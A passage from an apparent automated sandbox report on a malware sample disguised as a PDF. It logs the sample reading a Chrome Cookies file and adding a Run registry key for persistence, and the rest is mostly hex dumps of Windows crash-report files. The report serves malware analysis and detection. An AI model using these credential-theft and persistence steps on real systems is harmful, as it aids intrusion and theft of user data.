C:\Users\user\AppData\Roaming\3pg5upzt.i5q\Chrome\Default\Cookies	unknown	16384	success or wait	2	6BE61B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	NewApp	unicode	C:\Users\user\AppData\Roaming\NewApp\NewApp.exe	success or wait	1	6BE6646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	NewApp	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6BE6DE2E	RegSetValueExW

Analysis Process: WerFault.exe PID: 6300 Parent PID: 7040

General

Start time:	09:46:59
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7040 -s 1588
Imagebase:	0x240000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	695E1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	695D497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC4C9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC4C9.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_A4-058000200390-_22b30012e2a9340b0356f203be6ce5a2ae6da_1d3dc762_18d9dc37	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_A4-058000200390-_22b30012e2a9340b0356f203be6ce5a2ae6da_1d3dc762_18d9dc37\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	695D497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC4C9.tmp	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	success or wait	1	695D4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	success or wait	1	695D4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC4C9.tmp.xml	success or wait	1	695D4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC4C7.tmp.csv	success or wait	1	695D4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC758.tmp.txt	success or wait	1	695D4BEF	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 00 00 00 00 09 c1 34 60 a4 05 12 00 00 00 00 00	MDMP..... .....4`.....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 20 2c 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 80 1b 00 00 f7 c0 34 60 00 00 00 00 03 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 01 00 00 00 c4 ff ff ff 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	.....U...........B...... ,.... ..GenuineIntelW...........T... ....4`.................. ....0.................W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e............... ....W... . E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e......	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 01 00 00 00 48 e9 cf 00 05 00 00 00 00 00 00 00 05 00 00 00 88 e8 cf 00 e0 e8 cf 00 22 d7 ae 74 23 00 00 00 16 02 00 00 88 e8 cf 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+.......H.................. ....."..t#...........+.........	success or wait	1	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	168	84 1b 00 00 00 00 00 00 52 43 43 e0 01 00 00 00 00 00 00 00 00 00 22 d7 ae 74 00 00 00 00 05 00 00 00 00 00 00 00 04 16 13 80 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 6c 00 00 00 00 80 1c 0d 01 00 00 00 00 c8 e9 cf 00 00 00 00 00 01 00 00 00 00 00 00 00 50 e9 cf 00 00 00 00 00 00 48 e9 cf 00 00 00 00 00 f4 76 e9 6c 00 00 00 00 00 84 0d 35 03 00 00 00 00 80 1c 0d 01 00 00 00 00 7a 77 e9 6c 00 00 00 00 a8 e8 cf 00 00 00 00 00 cc 02 00 00 a4 35 00 00	........RCC.....".t.. ....l..... .....P.....H..... .v.l.....5.....zw.l.. .....5..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	20	d4 02 00 00 20 ae 05 6b 00 00 00 00 48 09 00 00 dc 8c 00 00	.... ..k....H.....	success or wait	724	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	2376	00 00 00 00 81 b3 f5 ff 19 b2 f5 ff a1 b5 f5 ff c9 b7 f5 ff 39 b3 f5 ff a9 b7 f5 ff 00 00 00 00 61 b2 f5 ff 01 b3 f5 ff 00 00 00 00 6d b2 f5 ff 35 b3 f5 ff 29 b7 f5 ff 95 b2 f5 ff 5d b7 f5 ff 9d b3 f5 ff cd b4 f5 ff 25 b4 f5 ff cd b1 f5 ff a5 b3 f5 ff 01 b3 f5 ff 91 b2 f5 ff e9 b1 f5 ff 49 b2 f5 ff a1 b2 f5 ff 75 b7 f5 ff 00 00 00 00 95 b3 f5 ff 1d b3 f5 ff 00 00 00 00 00 00 00 00 00 25 b2 f5 ff f1 b2 f5 ff c9 b1 f5 ff d9 b3 f5 ff 31 b2 f5 ff d1 b6 f5 ff 00 00 00 00 e9 b4 f5 ff 9d b5 f5 ff 3d b7 f5 ff 00 00 00 00 e1 b2 f5 ff b9 b1 f5 ff 31 b7 f5 ff b9 b1 f5 ff 2d b3 f5 ff 00 00 00 00 35 b4 f5 ff 29 b4 f5 ff 29 b4 f5 ff 61 b3 f5 ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 89 b6 f5 ff 00 00 00 00 00 00 00 00 00 81 b6 f5 ff 35 b1 f5 ff 65 b1 f5 ff 7d b6 f5 ff ed b6 f5	.....9..... ..a.....m...5...).....].....%..... .....l.....u..... .....%.....1..... .....=.....1.....- .....5...)...)...a. ..... 5...e...}.....	success or wait	723	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	28	09 2a 04 21 35 92 96 a1 30 20 06 55 20 50 36 24 50 04 51 64 53 54 19 04 51 19 05 02	.*.!5...0 .U P6$P.QdST..Q...	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	4	0e 00 00 00	....	success or wait	14	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 20 da cf 00 bc 9a 11 77 23 00 00 00 16 02 00 00 90 d8 cf 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................ ....+...S...+. ..+.......................... ......w#...........+.........	success or wait	14	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	48	a0 05 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 d0 ae 00 00 00 00 00 30 f6 13 06 00 00 00 00 d0 09 00 00 37 a3 01 00 cc 02 00 00 cc 5c 00 00	....0..... ......7........\..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	4	4b 00 00 00	K...	success or wait	75	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	72	42 00 00 00 41 00 34 00 2d 00 30 00 35 00 38 00 30 00 30 00 30 00 32 00 30 00 30 00 33 00 39 00 30 00 2d 00 31 00 30 00 2d 00 31 00 34 00 5f 00 52 00 45 00 56 00 5f 00 70 00 64 00 66 00 2e 00 65 00 78 00 65 00 00 00	B...A.4.-.0.5.8.0.0.0.2.0.0.3.9.0.-.1.0.-.1.4._.R.E.V._.p.d.f...e.x.e...	success or wait	75	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	120	00 00 86 69 00 00 00 00 00 80 0e 00 00 08 0f 00 d5 60 8e 5a 24 35 00 00 bd 04 ef fe 00 00 01 00 07 00 0e 00 00 00 f0 0b 07 00 0e 00 00 00 f0 0b 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	...i............`.Z$5........ ....?........... ....)............ ..@A..........................	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n.R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	2	695D497A	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	668	00 00 3d 73 00 00 00 00 00 00 03 00 a8 c2 03 00 d1 2a 2c e3 86 35 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 10 a8 02 00 00 00 00 00 70 17 03 00 00 00 00 d9 57 01 00 00 01 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 88 6b 03 00 00 00 00 00 26 6c 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ab ec 1a 00 00 00 00 00 95 12 05 00 00 00 00 00 40 ff 1f 00 00 00 00 00 e2 4d 05 00 00 00 00 00 10 8b bd 32 01 00 00 00 7a 4d 9e 15 00 00 00 00 97 1d 9a 0d 00 00 00 00 bb 23 ff 00 00 00 00 00 18 9f 00 00 d7 c0 00 00 9b 30 05 00 bb 8f 0a 00 95 12 05 00 fb 7e 15 00 e2 4d 05 00 28 67 21 00 3d 3d 01 00 28 20 11 00 00 00 00 00 b0 0f 10 00 28 ac 04	..=s.....*,..5.....Zb ....W.....k.. ....&l..... .....@.....M.....2.... zM.....#..... ...0.....~...M..(g!.==..(.....(..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	29836	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t..... (...W.a.i.t.C.o.m.p.l.e. t.i.o.n.P.a.c.k.e.t.....I.o. C.o.m.p.l.e.t.i.o.n.....T.p. W.o.r.k.e.r.F.a.c.t.o.r.y..... ..I.R.T.i.m.e.r...(...W.a.i.t. C.o.m.p.l.e.t.i.o.n.P.a.c.k.e. t.....I.R.T.i.m.e.r...(...W. a.i.t.C.o.m.p.l	success or wait	1	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	unknown	120	03 00 00 00 a4 02 00 00 08 07 00 00 04 00 00 00 a8 1f 00 00 b8 09 00 00 0e 00 00 00 3c 00 00 00 60 29 00 00 05 00 00 00 44 2d 00 00 98 5f 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 58 49 00 00 9d 55 04 00 15 00 00 00 ec 01 00 00 9c 29 00 00 16 00 00 00 98 00 00 00 88 2b 00 00	.....<. ..`).....D-..._.....`... ....8.....T.....XI ...U.....).....+..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.". 1...0.". .e.n.c.o.d.i.n.g.=.". U.T.F.-.1.6.".?.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a. d.a.t.a.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s. i.o.n.>.1.0...0. <./.W.i.n.d.o.w. s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B. u.i.l.d.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.). :. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 30 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.0.4.0.<./.P.i.d.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
